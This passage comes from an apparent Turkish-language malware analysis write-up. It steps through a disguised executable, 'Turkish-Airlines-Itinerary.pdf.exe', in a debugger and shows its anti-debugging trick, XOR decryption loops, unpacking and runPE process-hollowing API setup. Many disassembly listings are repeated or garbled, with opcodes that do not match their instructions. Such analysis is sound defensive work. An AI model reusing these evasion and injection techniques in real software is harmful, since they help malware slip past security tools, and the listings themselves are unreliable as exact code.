enasında ortaya çıkan hataları, istisnai durumları kendisi yönetmeye çalışır. Bunu bilen zararlı yazılım geliştiricileri de bu filtreden faydalanarak sayısal hatalara yol açacak bir kod parçası çalıştırır ve bu hatayı bu filtrenin ayıklamasını ve yazılımın akışına devam etmesini sağlar. Ancak bunu bilmeyen bir hata ayıklayıcı böyle bir hata ile karşılaştığında yazılımın akışını devam ettiremez ve yazılım çökmüş olur kısaca SetUnhandledExceptionFilter ile debuggerlar bu şekilde devre dışı bırakılmaya çalışılır.

```

00401100 55      PUSH EBP
00401101 89E5    MOV EBP,ESP
00401103 53      PUSH EBX
00401104 8BEC    MOV ESP,EAX
00401107 8011    LEA EDI,DWORD PTR DS:[ECX]
00401109 F8      CLC
0040110A C78424 111140 MOV DWORD PTR SS:[ESP],Turkish-.00401111
00401111 8A210000 CALL <JMP,&KERNEL32.SetUnhandledExceptionFilter>
00401116 8BEC    SUB ESP,11
00401119 E8 B2100000 CALL Turkish-.00402CDB
0040111E 8BEC    MOV DWORD PTR SS:[ESP+8],EAX
00401121 0000    ADD BYTE PTR DS:[EAX],AL
00401123 0000    ADD BYTE PTR DS:[EAX],AL
00401125 E8 00004000 MOV EAX,Turkish-.00400000
00401129 8BEC    LEA EDI,DWORD PTR SS:[ESP+C]
0040112D 89EC    MOV DWORD PTR SS:[ESP+10],EBX
00401131 8B00    MOV ECX,DWORD PTR DS:[4050A0]
00401137 894424 04    MOV DWORD PTR SS:[ESP+4],EAX
0040113B 895424 08    MOV DWORD PTR SS:[ESP+8],EDX
0040113F 894C24 0C    MOV DWORD PTR SS:[ESP+C],ECX
00401143 C78424 040040 MOV DWORD PTR SS:[ESP],Turkish-.00400004
0040114A E8 71200000 CALL <JMP,&msvcrt._getmainargs>
0040114F A1 60814000 MOV EAX,DWORD PTR DS:[408160]
00401154 85C0    TEST EAX,EAX
00401155 74 58    JE SHORT Turkish-.004011B0
00401158 A3 B0504000 MOV DWORD PTR DS:[4050A0],EAX
0040115D 8B15    MOV EDI,DWORD PTR DS:[&msvcrt._iob]
00401163 8502    TEST EDI,EDI
00401165 0F85 8B000000 JNE Turkish-.004011F6
0040116B 33FA    CMP EDI,-20
0040116E 74 20    JE SHORT Turkish-.00401190
00401170 A1 60814000 MOV EAX,DWORD PTR DS:[408160]
00401175 894424 04    MOV DWORD PTR SS:[ESP+4],EAX
00401179 8B10    MOV EBX,DWORD PTR DS:[&msvcrt._iob]
0040117F 894C    MOV ECX,DWORD PTR DS:[ESP+30]
00401182 890C24    MOV DWORD PTR SS:[ESP],ECX
00401185 E8 26200000 CALL <JMP,&msvcrt._setmode>
0040118A 8B15    MOV EDI,DWORD PTR DS:[&msvcrt._iob]
00401190 33FA    CMP EDI,-40
00401193 74 18    JE SHORT Turkish-.004011B0
00401195 8B10    MOV EBX,DWORD PTR DS:[408160]
00401198 894424 04    MOV DWORD PTR SS:[ESP+4],EAX
0040119F 8B00    MOV ECX,DWORD PTR DS:[&msvcrt._iob]
004011A5 8B51    MOV EDI,DWORD PTR DS:[ECX+50]
004011A8 891424    MOV DWORD PTR SS:[ESP],EDI
004011AB E8 00200000 CALL <JMP,&msvcrt._setmode>
004011B0 E8 EB1F0000 CALL <JMP,&msvcrt._p_fmode>
004011B5 8B10    MOV EBX,DWORD PTR DS:[4050A0]
004011B8 894C24    MOV DWORD PTR DS:[EAX],EBX
004011BD E8 DE1A0000 CALL Turkish-.00402CAB
004011C2 8B4F    MOV ESI,DWORD PTR DS:[EBP+5]
004011C5 E8 51F00000 CALL <JMP,&msvcrt._p_envIRON>
004011CA 8B08    MOV ECX,DWORD PTR DS:[EAX]
004011CC 894C24    MOV DWORD PTR SS:[ESP+8],ECX

```

Bu adımları geçtikten ve zararlı yazılımın paketlenmiş (packed) bölümlerini açtığını farkettim.

```

00401107 8011    LEA EDI,DWORD PTR DS:[ECX]
00401109 F8      CLC
0040110A C78424 111140 MOV DWORD PTR SS:[ESP],Turkish-.00401111
00401111 8A210000 CALL <JMP,&KERNEL32.SetUnhandledExceptionFilter>
00401116 8BEC    SUB ESP,11
00401119 E8 B2100000 CALL Turkish-.00402CDB
0040111E 8BEC    MOV DWORD PTR SS:[ESP+8],EAX
00401121 0000    ADD BYTE PTR DS:[EAX],AL
00401123 0000    ADD BYTE PTR DS:[EAX],AL
00401125 E8 00004000 MOV EAX,Turkish-.00400000
00401129 8BEC    LEA EDI,DWORD PTR SS:[ESP+C]
0040112D 89EC    MOV DWORD PTR SS:[ESP+10],EBX
00401131 8B00    MOV ECX,DWORD PTR DS:[4050A0]
00401137 894424 04    MOV DWORD PTR SS:[ESP+4],EAX
0040113B 895424 08    MOV DWORD PTR SS:[ESP+8],EDX
0040113F 894C24 0C    MOV DWORD PTR SS:[ESP+C],ECX
00401143 C78424 040040 MOV DWORD PTR SS:[ESP],Turkish-.00400004
0040114A E8 71200000 CALL <JMP,&msvcrt._getmainargs>
0040114F A1 60814000 MOV EAX,DWORD PTR DS:[408160]
00401154 85C0    TEST EAX,EAX
00401155 74 58    JE SHORT Turkish-.004011B0
00401158 A3 B0504000 MOV DWORD PTR DS:[4050A0],EAX
0040115D 8B15    MOV EDI,DWORD PTR DS:[&msvcrt._iob]
00401163 8502    TEST EDI,EDI
00401165 0F85 8B000000 JNE Turkish-.004011F6
0040116B 33FA    CMP EDI,-20
0040116E 74 20    JE SHORT Turkish-.00401190
00401170 A1 60814000 MOV EAX,DWORD PTR DS:[408160]
00401175 894424 04    MOV DWORD PTR SS:[ESP+4],EAX
00401179 8B10    MOV EBX,DWORD PTR DS:[&msvcrt._iob]
0040117F 894C    MOV ECX,DWORD PTR DS:[ESP+30]
00401182 890C24    MOV DWORD PTR SS:[ESP],ECX
00401185 E8 26200000 CALL <JMP,&msvcrt._setmode>
0040118A 8B15    MOV EDI,DWORD PTR DS:[&msvcrt._iob]
00401190 33FA    CMP EDI,-40
00401193 74 18    JE SHORT Turkish-.004011B0
00401195 8B10    MOV EBX,DWORD PTR DS:[408160]
00401198 894424 04    MOV DWORD PTR SS:[ESP+4],EAX
0040119F 8B00    MOV ECX,DWORD PTR DS:[&msvcrt._iob]
004011A5 8B51    MOV EDI,DWORD PTR DS:[ECX+50]
004011A8 891424    MOV DWORD PTR SS:[ESP],EDI
004011AB E8 00200000 CALL <JMP,&msvcrt._setmode>
004011B0 E8 EB1F0000 CALL <JMP,&msvcrt._p_fmode>
004011B5 8B10    MOV EBX,DWORD PTR DS:[4050A0]
004011B8 894C24    MOV DWORD PTR DS:[EAX],EBX
004011BD E8 DE1A0000 CALL Turkish-.00402CAB
004011C2 8B4F    MOV ESI,DWORD PTR DS:[EBP+5]
004011C5 E8 51F00000 CALL <JMP,&msvcrt._p_envIRON>
004011CA 8B08    MOV ECX,DWORD PTR DS:[EAX]
004011CC 894C24    MOV DWORD PTR SS:[ESP+8],ECX

```



```

Immunity Debugger - Turkish-Airlines-Itinerary.pdf.exe - [CPU - main thread, module Turkish-]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ? Code auditor and software assessment

00401168 > 83FA E8 CMP EDX,-20
0040116E > 74 20 JE SHORT Turkish-.00401190
00401170 > A1 60814000 MOV EAX,DWORD PTR DS:[408160]
00401175 > 894424 04 MOV DWORD PTR SS:[ESP+4],EAX
00401179 > 8B48 30 MOV ECX,DWORD PTR DS:[&msvrt._lob]
0040117F > 8B48 30 MOV ECX,DWORD PTR DS:[&msvrt._lob]
00401182 > 890C24 MOV DWORD PTR SS:[ESP],ECX
00401185 > E8 26200000 CALL JUMP,msvrt._setnode
0040118A > 8B15 4C914000 MOV EDI,DWORD PTR DS:[&msvrt._lob]
00401190 > 83FA C0 CMP EDI,-40
00401195 > 74 18 JE SHORT Turkish-.004011B0
0040119E > 8B48 60814000 MOV EAX,DWORD PTR DS:[408160]
004011A4 > 895C24 04 MOV DWORD PTR SS:[ESP+4],EAX
004011A9 > 8B00 4C914000 MOV ECX,DWORD PTR DS:[&msvrt._lob]
004011AE > 8B51 50 MOV EDI,DWORD PTR DS:[&msvrt._lob]
004011B0 > 8B15 4C914000 MOV EDI,DWORD PTR DS:[&msvrt._lob]
004011B8 > E8 00200000 CALL JUMP,msvrt._setnode
004011BD > E8 EB1F0000 CALL JUMP,msvrt._p_fnode
004011C2 > 8B15 4C914000 MOV EDI,DWORD PTR DS:[&msvrt._lob]
004011C8 > 8918 MOV DWORD PTR DS:[EAX],EBX
004011D0 > E8 DE1A0000 CALL Turkish-.00402C00
004011D5 > 83E4 F0 AND ESP,FFFFFFF0
004011DB > E8 061F0000 CALL JUMP,msvrt._p_environ
004011E0 > 8B08 MOV ECX,DWORD PTR DS:[EAX]
004011E5 > 894C24 08 MOV DWORD PTR SS:[ESP+8],ECX
004011EA > 8B15 4C914000 MOV EDI,DWORD PTR DS:[&msvrt._lob]
004011F0 > 895424 04 MOV DWORD PTR SS:[ESP+4],EDX
004011F5 > A1 04804000 MOV EAX,DWORD PTR DS:[408004]
004011FA > 897C24 10 MOV DWORD PTR SS:[ESP+10],EAX
00401199 > E8 40000000 CALL Turkish-.00401290
004011E7 > 89C3 MOV EBX,EAX
004011E9 > E8 821F0000 CALL JUMP,msvrt._cekit
004011EE > 8B00 MOV DWORD PTR SS:[ESP],EBX
004011F1 > E8 DA200000 CALL JUMP,msvrt._ExitProcess
004011F6 > 894424 04 MOV DWORD PTR SS:[ESP+4],EAX
004011FA > 8B48 30 MOV ECX,DWORD PTR DS:[&msvrt._lob]
00401200 > 8B48 30 MOV ECX,DWORD PTR DS:[&msvrt._lob]
00401203 > 890C24 MOV DWORD PTR SS:[ESP],EAX
00401206 > E8 A51F0000 CALL JUMP,msvrt._setnode
0040120B > 8B15 4C914000 MOV EDI,DWORD PTR DS:[&msvrt._lob]
00401211 > E9 55FFFFFF JMP Turkish-.00401168
00401216 > 8D76 00 LEA ESI,DWORD PTR DS:[ESI]
00401219 > 80 DB 00
0040121A > 80 DB 00
0040121B > 80 DB 00
0040121C > 80 DB 00
0040121D > 80 DB 00
0040121E > 80 DB 00
0040121F > 80 DB 00
00401220 > 80 DB 00
00401221 > 80 DB 00
00401222 > 80 DB 00
00401223 > 80 DB 00
00401224 > 80 DB 00
00401290: Turkish-.00401290

```

```

Immunity Debugger - Turkish-Airlines-Itinerary.pdf.exe - [CPU - main thread, module Turkish-]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ? Code auditor and software assessment

00404513 > 55 PUSH EBP
00404514 > 8BEC MOV EBP,ESP
00404516 > 57 PUSH EDI
00404517 > 52 PUSH EDI
00404519 > 51 PUSH ECX
00404519 > B9 26000000 MOV ECX,26
0040451E > BA 5F000000 MOV EDI,5F
00404523 > 8B7C24 10 MOV EDI,DWORD PTR SS:[ESP+10]
00404527 > 5BC9 TEST ECX,ECX
00404529 > 74 06 JE SHORT Turkish-.00404531
0040452B > 3017 XOR BYTE PTR DS:[EDI],DL
0040452D > 49 DEC ECX
0040452E > 47 INC EDI
0040452F > EB F6 JMP SHORT Turkish-.00404527
00404531 > 59 POP ECX
00404532 > 58 POP EDI
00404533 > 5F POP EDI
00404534 > 5D POP EBP
00404535 > C3 RETN
00404536 > 0000 ADD BYTE PTR DS:[EAX],AL
00404538 > 1345 40 ADC EAX,DWORD PTR SS:[EBP+40]
0040453B > 0000 ADD BYTE PTR DS:[EAX],AL
0040453D > C3 RETN
0040453E > 8BEC MOV EBP,ESP
00404540 > 57 PUSH EDI
00404541 > 52 PUSH EDI
00404542 > 51 PUSH ECX
00404543 > B9 26000000 MOV ECX,26
00404548 > BA 5F000000 MOV EDI,5F
0040454D > 8B7C24 10 MOV EDI,DWORD PTR SS:[ESP+10]
00404551 > 83EF 08 SUB EDI,8
00404554 > 5BC9 TEST ECX,ECX
00404556 > 74 06 JE SHORT Turkish-.0040455E
00404558 > 3017 XOR BYTE PTR DS:[EDI],DL
0040455A > 49 DEC ECX
0040455B > 47 INC EDI
0040455C > EB F6 JMP SHORT Turkish-.00404554
0040455E > 59 POP ECX
0040455F > 58 POP EDI
00404560 > 5F POP EDI
00404561 > 5D POP EBP
00404562 > C3 RETN
00404563 > 0000 ADD BYTE PTR DS:[EAX],AL
00404565 > 3D 45400000 CMP EAX,4045
0040456A > 55 PUSH EBP
0040456B > 8BEC MOV EBP,ESP
0040456D > 57 PUSH EDI
0040456E > 52 PUSH EDI
0040456F > 51 PUSH ECX
00404570 > B9 F9000000 MOV ECX,0F9
00404575 > BA 22000000 MOV EDI,22
0040457A > 8B7C24 10 MOV EDI,DWORD PTR SS:[ESP+10]
0040457E > 5BC9 TEST ECX,ECX
00404580 > 74 06 JE SHORT Turkish-.00404588
00404582 > 3017 XOR BYTE PTR DS:[EDI],DL
00404584 > 49 DEC ECX
00404585 > 47 INC EDI
00404586 > EB F6 JMP SHORT Turkish-.0040457E
00404588 > 59 POP ECX
00404589 > 58 POP EDI
0040458A > 5F POP EDI
0040458B > 5D POP EBP
0040458C > C3 RETN
0040458D > 0000 ADD BYTE PTR DS:[EAX],AL
0040458F > 6A 45 PUSH 45
00404591 > 40 INC EAX
00404592 > 0000 ADD BYTE PTR DS:[EAX],AL
00404594 > 55 PUSH EBP
00404595 > 8BEC MOV EBP,ESP
00404597 > 57 PUSH EDI
00404598 > 52 PUSH EDI
00404599 > 51 PUSH ECX
0040459A > B9 F9000000 MOV ECX,0F9
0040459F > BA 22000000 MOV EDI,22
004045A4 > 8B7C24 10 MOV EDI,DWORD PTR SS:[ESP+10]
004045A8 > 83EF 08 SUB EDI,8
004045AB > 5BC9 TEST ECX,ECX
004045AD > 74 06 JE SHORT Turkish-.004045B5
004045AF > 3017 XOR BYTE PTR DS:[EDI],DL
004045B1 > 49 DEC ECX
004045B2 > 47 INC EDI
004045B3 > EB F6 JMP SHORT Turkish-.004045AB
004045B5 > 59 POP ECX
004045B6 > 58 POP EDI
004045B7 > 5F POP EDI
004045B8 > 5D POP EBP
004045B9 > C3 RETN

```

```

00401323 8330 7C504000 0 CMP DWORD PTR DS:[40507C],0
00401324 74 10 SHORT Turkish-.00401345
0040132C 8B1D 80504000 MOV EBX,DWORD PTR DS:[405080]
00401332 A1 78504000 MOV EAX,DWORD PTR DS:[405078]
00401337 2019 XOR BYTE PTR DS:[EAX],0
00401339 B8 7C504000 MOV EAX,Turkish-.0040507C
0040133E FF08 DEC DWORD PTR DS:[EAX]
00401340 B8 78504000 MOV EAX,Turkish-.00405078
00401345 FF08 INC DWORD PTR DS:[EAX]
00401347 EB DA JMP SHORT Turkish-.00401323
00401349 A1 65454000 MOV EAX,DWORD PTR DS:[404565]
0040134E FF08 DEC EAX
00401350 A1 8F454000 MOV EAX,DWORD PTR DS:[40458F]
00401357 FF08 CALL EAX
00401359 E5 26 IN EAX,26 I/O command
0040135B 86 PUSH ES
0040135A 2242 62 AND AL,BYTE PTR DS:[EDX+62]
0040135D 22CA AND CL,DL
0040135F 5F POP EDI
00401360 3D 2222A1CE CMP EAX,CEA12222
00401365 26E5 66 IN EAX,66 I/O command
00401368 66 PUSH ES
00401369 262F ORS I/O command
0040136B 42 INC EDX Superfluous prefix
0040136C 6222 BOUND ESP,0WORD PTR DS:[EDX]
0040136E 89 STOS DWORD PTR ES:[EDI]
0040136F 2606 PUSH ES Superfluous prefix
00401371 CA C82E RETF 2EC8 Far return
00401374 2222 AND AH,BYTE PTR DS:[EDX]
00401375 3332 XOR DWORD PTR DS:[EDX],E52262A2
0040137C 6606 PUSH ES
0040137E 2A26 SUB AH,BYTE PTR DS:[ESI]
00401380 2A26 AND ESP,DWORD PTR DS:[EDX]
00401382 22E5 AND AH,CH
00401384 6606 PUSH ES
00401385 2612A2 6222E526 AD AL,BYTE PTR ES:[EDX+26E52262]
0040138D 06 PUSH ESI
0040138E 2222 AND AH,BYTE PTR DS:[EDX]
00401390 2232 AND AH,BYTE PTR DS:[EDX]
00401392 8A A2 XOR DWORD PTR DS:[EDX],FFFFFFA2
00401395 6222 BOUND ESP,0WORD PTR DS:[EDX]
00401397 DDF2 DDQ2 Illegal use of register
00401399 8B MOV EAX,DWORD PTR DS:[EDI]
0040139A 67D2A9 67D2 SHR BYTE PTR DS:[0X+D1+0267],CL
0040139F 27 DAA
004013A0 08A2 6222A21A OR BYTE PTR DS:[EDX+1A22262],AH
004013A6 DEC EDI
004013A7 57 PUSH EDI
004013A8 3E:A9 67D22709 TEST EAX,927D267
004013AE 6222A21A MOV BYTE PTR DS:[1A22262],AL Superfluous prefix
004013B3 52 PUSH EDX
004013B4 57 PUSH EDI
004013B5 2D E5A7B6CD SUB EAX,C0B6A7E5
004013B6 0000
004013BC 1122 ADC DWORD PTR DS:[EDX],ESP
004013B5 2222 AND AH,BYTE PTR DS:[EDX]

```

```

0040134F 08A1 8F454000 SHL BYTE PTR DS:[ECX+40458F],1
00401357 FF08 CALL EAX
0040135E C70424 00604000 MOV DWORD PTR SS:[ESP],Turkish-.00406000 ASCII "KERNEL32.dll"
00401363 8B45 F0 MOV EAX,DWORD PTR SS:[ESP+4]
00401366 C74424 04 0D6040 MOV DWORD PTR SS:[ESP+4],Turkish-.00406000 ASCII "GetModuleFileNameA"
0040136E 590424 MOV DWORD PTR SS:[ESP],EAX
00401371 E3 60000000 JNE Turkish-.00406000
00401375 A3 10804000 MOV DWORD PTR DS:[408010],EAX
00401376 C74424 08 04010 MOV DWORD PTR SS:[ESP+8],104
00401383 C74424 04 30804 MOV DWORD PTR SS:[ESP+4],Turkish-.00408030
00401386 C70424 00808000 MOV DWORD PTR SS:[ESP],0
00401392 A1 10804000 MOV EAX,DWORD PTR DS:[408010]
00401397 FF08 CALL EAX
00401399 8945 F0 MOV DWORD PTR SS:[ESP-10],EAX
0040139C 8B45 F0 MOV EAX,DWORD PTR SS:[ESP-10]
0040139F 05 2A804000 ADD EAX,Turkish-.0040802A
004013A4 8038 6D CMP BYTE PTR DS:[EAX],6D
004013A7 75 0C JNE SHORT Turkish-.004013C5
004013A9 8B45 F0 MOV EAX,DWORD PTR SS:[ESP-10]
004013AC 05 2B804000 ADD EAX,Turkish-.0040802B
004013B1 8038 70 CMP BYTE PTR DS:[EAX],70
004013B4 75 0F JNE SHORT Turkish-.004013C5
004013B6 C785 94FFFFFF 3 MOV DWORD PTR SS:[ESP-106C],33
004013C0 E9 9C000000 JMP Turkish-.00401461
004013C5 8B45 F0 MOV EAX,DWORD PTR SS:[ESP-10]
004013C8 05 2A804000 ADD EAX,Turkish-.0040802A
004013CD 8038 70 CMP BYTE PTR DS:[EAX],70
004013D0 75 0F JNE SHORT Turkish-.004013EB
004013D2 8B45 F0 MOV EAX,DWORD PTR SS:[ESP-10]
004013D5 05 2B804000 ADD EAX,Turkish-.0040802B
004013DA 8038 70 CMP BYTE PTR DS:[EAX],70
004013DD 75 0C JNE SHORT Turkish-.004013EB
004013DF C785 94FFFFFF 0 MOV DWORD PTR SS:[ESP-106C],0
004013E9 EB 76 JMP SHORT Turkish-.00401461
004013EB A1 65804000 MOV EAX,DWORD PTR DS:[405068]
004013F0 8945 EC MOV DWORD PTR SS:[ESP-14],EAX
004013F3 A1 6C504000 MOV EAX,DWORD PTR DS:[40506C]
004013F8 8945 E8 MOV DWORD PTR SS:[ESP-18],EAX
004013FB C70424 54504000 MOV DWORD PTR SS:[ESP],Turkish-.00405054 ASCII "Inwxrnfanganutruruu"
00401402 E8 33000000 CALL Turkish-.0040213A
00401407 894424 08 MOV DWORD PTR SS:[ESP+8],EAX
00401408 C74424 04 54504 MOV DWORD PTR SS:[ESP+4],Turkish-.00405054 ASCII "Inwxrnfanganutruruu"
00401413 0D85 98FFFFFF LEA EAX,DWORD PTR SS:[ESP-1068]
00401419 590424 MOV DWORD PTR SS:[ESP],EAX
0040141C E3 E1000000 JNE Turkish-.00402A02
00401421 8B45 EC MOV EAX,DWORD PTR SS:[ESP-14]
00401424 894424 08 MOV DWORD PTR SS:[ESP+8],EAX
00401428 8B45 E8 MOV EAX,DWORD PTR SS:[ESP-18]
0040142B 894424 04 MOV DWORD PTR SS:[ESP+4],EAX
0040142F 8D85 98FFFFFF LEA EAX,DWORD PTR SS:[ESP-1068]
00401435 590424 MOV DWORD PTR SS:[ESP],EAX
00401438 E3 D1700000 JNE Turkish-.00402C0E
0040143D 8B45 E8 MOV EAX,DWORD PTR SS:[ESP-18]
00401440 894424 04 MOV DWORD PTR SS:[ESP+4],EAX
00401444 C70424 58804000 MOV DWORD PTR SS:[ESP],Turkish-.00405058
00401449 894424 04 MOV DWORD PTR SS:[ESP+4],EAX


```

Son adımlara yaklaşırken zararlı yazılımın işletim sistemi üzerinde çalışan potansiyel güvenlik yazılımlarını atlatmak için runPE (hafızadan işlem (process) çalıştırma) yöntemini kullanmak için hazırlık yaptığı anlaşıyordu.


```
Immunity Debugger - Turkish-Airlines-Itinerary.pdf.exe - [CPU - main thread, module Turkish-]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ? Immunity: Consulting Services Manage

00402340 C70424 20674000 MOV DWORD PTR SS:[ESP],Turkish-.00406720 ASCII "kernel32.dll"
00402347 E9 940F0000 CALL <JMP.&KERNEL32.GetModuleHandleA>
0040234C 8BEC 04 SUB ESP,4
0040234F 9985 54FFFFFF MOV DWORD PTR SS:[EBP-AC],EAX
00402355 C74424 04 206741 MOV DWORD PTR SS:[ESP+4],Turkish-.00406720 ASCII "CreateProcessA"
0040235D 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
00402363 990424 MOV DWORD PTR SS:[ESP],EAX
00402366 E8 F5FCFFFF CALL Turkish-.00402060
0040236B 9985 70FFFFFF MOV DWORD PTR SS:[EBP-84],EAX
00402371 C70424 3C674000 MOV DWORD PTR SS:[ESP],Turkish-.0040673C ASCII "ntdll.dll"
00402378 E8 630F0000 CALL <JMP.&KERNEL32.GetModuleHandleA>
0040237D 8BEC 04 SUB ESP,4
00402380 C74424 04 466741 MOV DWORD PTR SS:[ESP+4],Turkish-.00406746 ASCII "NtUnmapViewOfSection"
00402388 990424 MOV DWORD PTR SS:[ESP],EAX
0040238B E8 D0FCFFFF CALL Turkish-.00402060
00402390 9985 70FFFFFF MOV DWORD PTR SS:[EBP-84],EAX
00402396 C74424 04 5B6741 MOV DWORD PTR SS:[ESP+4],Turkish-.0040675B ASCII "WriteProcessMemory"
0040239E 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
004023A4 990424 MOV DWORD PTR SS:[ESP],EAX
004023A7 E8 B4FCFFFF CALL Turkish-.00402060
004023AC 9985 78FFFFFF MOV DWORD PTR SS:[EBP-88],EAX
004023B2 C74424 04 6E6741 MOV DWORD PTR SS:[ESP+4],Turkish-.0040676E ASCII "GetThreadContext"
004023B9 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
004023C0 990424 MOV DWORD PTR SS:[ESP],EAX
004023C3 E8 90FCFFFF CALL Turkish-.00402060
004023C9 9985 70FFFFFF MOV DWORD PTR SS:[EBP-84],EAX
004023CE C74424 04 7F6741 MOV DWORD PTR SS:[ESP+4],Turkish-.0040677F ASCII "ReadProcessMemory"
004023D6 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
004023DC 990424 MOV DWORD PTR SS:[ESP],EAX
004023DF E8 7CFCFFFF CALL Turkish-.00402060
004023E4 9985 6CFFFFFF MOV DWORD PTR SS:[EBP-94],EAX
004023EA C74424 04 916741 MOV DWORD PTR SS:[ESP+4],Turkish-.00406791 ASCII "SetThreadContext"
004023F2 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
004023F8 990424 MOV DWORD PTR SS:[ESP],EAX
004023FB E8 60FCFFFF CALL Turkish-.00402060
00402400 9985 68FFFFFF MOV DWORD PTR SS:[EBP-98],EAX
00402406 C74424 04 A26741 MOV DWORD PTR SS:[ESP+4],Turkish-.004067A2 ASCII "ResumeThread"
0040240E 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
00402414 990424 MOV DWORD PTR SS:[ESP],EAX
00402417 E8 44FCFFFF CALL Turkish-.00402060
0040241C 9985 64FFFFFF MOV DWORD PTR SS:[EBP-9C],EAX
00402422 C74424 04 AF6741 MOV DWORD PTR SS:[ESP+4],Turkish-.004067AF ASCII "VirtualAllocEx"
00402429 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
00402430 990424 MOV DWORD PTR SS:[ESP],EAX
00402433 E8 28FCFFFF CALL Turkish-.00402060
00402438 9985 60FFFFFF MOV DWORD PTR SS:[EBP-A0],EAX
0040243E C74424 04 B56741 MOV DWORD PTR SS:[ESP+4],Turkish-.004067BE ASCII "VirtualAlloc"
00402446 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
0040244C 990424 MOV DWORD PTR SS:[ESP],EAX
0040244F E8 0CFCFFFF CALL Turkish-.00402060
00402454 9985 5CFFFFFF MOV DWORD PTR SS:[EBP-A4],EAX
0040245A C74424 04 CB6741 MOV DWORD PTR SS:[ESP+4],Turkish-.004067CB ASCII "VirtualFree"
00402462 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
00402468 990424 MOV DWORD PTR SS:[ESP],EAX
0040246B E8 F0BFFFFF CALL Turkish-.00402060
00402470 8B85 58FFFFFF MOV EAX,DWORD PTR SS:[EBP-B0],EAX
00402473 E8 00000000 CALL <JMP.&Turkish-.00406720> (ASCII "kernel32.dll")
Stack SS:[0022EE20]=7C96FD90 (ntdll.7C96FD90)
```

Biraz daha ilerledikten sonra zararlı yazılımın paketinden çıkarmış olduğu işlemi (process) kontrol ettiğini farkettim ve diske kayıt edip, HEX editor ile fazlalık kısımları temizleyip Immunity Debugger ile çalıştırdım ve incelemeye başladım.



```
Immunity Debugger - Turkish_.00400000.exe - [CPU - main thread, module Turkish-]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ? Immunity: Consulting Services Manage

00401410 55 PUSH EBP
00401411 8BEC MOV EBP,ESP
0040141F 81C4 78FEFFFF ADD ESP,-188
00401425 64A1 30000000 MOV EAX,DWORD PTR FS:[30]
0040142B 8B40 0C MOV EAX,DWORD PTR DS:[EAX+C]
0040142E 8B40 0C MOV EAX,DWORD PTR DS:[EAX+C]
00401431 8B00 MOV EAX,DWORD PTR DS:[EAX]
00401433 8940 18 MOV EAX,DWORD PTR DS:[EAX+18]
00401436 8945 C8 MOV DWORD PTR SS:[EBP-38],EAX
00401439 66C745 B8 18 MOV WORD PTR SS:[EBP-48],18
0040143F 66C745 BA 1A MOV WORD PTR SS:[EBP-46],1A
00401445 C745 BC 001041 MOV DWORD PTR SS:[EBP-44],Turkish-.0040 UNICOD "kernel32.dll"
0040144C 68 3781EC18 PUSH 18ECB197 Arg2 = 18ECB197
00401451 FF75 C8 PUSH DWORD PTR SS:[EBP-38] Arg1
00401454 E8 8DFCFFFF CALL Turkish-.004010E6 Turkish-.004010E6
00401459 85C0 TEST EAX,EAX
